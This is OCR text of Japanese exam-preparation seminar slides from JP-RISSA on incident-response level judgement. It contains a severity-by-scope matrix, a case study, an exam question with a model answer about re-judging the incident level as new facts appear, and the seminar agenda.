
	影響の深刻さ：大	影響の深刻さ：中	影響の深刻さ：小
影響の広がり：大	緊急	緊急	重要
影響の広がり：中	緊急	重要	軽微
影響の広がり：小	重要	軽微	軽微

図5　レベル判定基準（案）より

今回のインシデントでは**P社からの報告等を基に「レベルの判定を行おうとしたが，“影響の広がり”の区分のどれにも該当しないので，とりあえず**（注：最多で**5名中，2名の体制とする）“軽微”と判定した。」**
体制の不足もあって「インシデント対応完了までに12日間掛かった。」

表7　インシデント対応についての修正案（抜粋）より

4	体制のとり方を見直すために，レベルの判定のタイミングを見直す。	o



注 1)　レベルが緊急の場合は，IRT全員の体制とする。重要の場合は，IRTメンバー5名の体制とする。軽微の場合は，IRTメンバー2名の体制とする。レベルが緊急の場合は経営層に報告する。

図6　インシデント対応の流れ（案）

【Q】表7中の（略）適切な字句を，（略）［　o　］は50字以内で（略）答えよ。

【A】「最初の判定に加え，影響の大きさ又は影響の広がりについての事実が見つかるたびに，再判定を行う。（46字）」

“レベルの判定を（最初の1回だけでなく）複数回行う”旨が読み取れる表現には，広く加点されたと考えられます。

TLP：WHITE

おつかれさまでした。

JP-RISSA
情報処理安全確保支援士会

対策セミナー#7　1月21日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分（済み）
- こう出た【午後Ⅱ】　40分（済み）
- 質問，クロージング　10分

TLP：WHITE

HomePage：https://www.jp-rissa.or.jp/

お問い合わせ：contact@jp-rissa.or.jp

Twitter：@jp_rissa

JP-RISSA

情報処理安全確保支援士会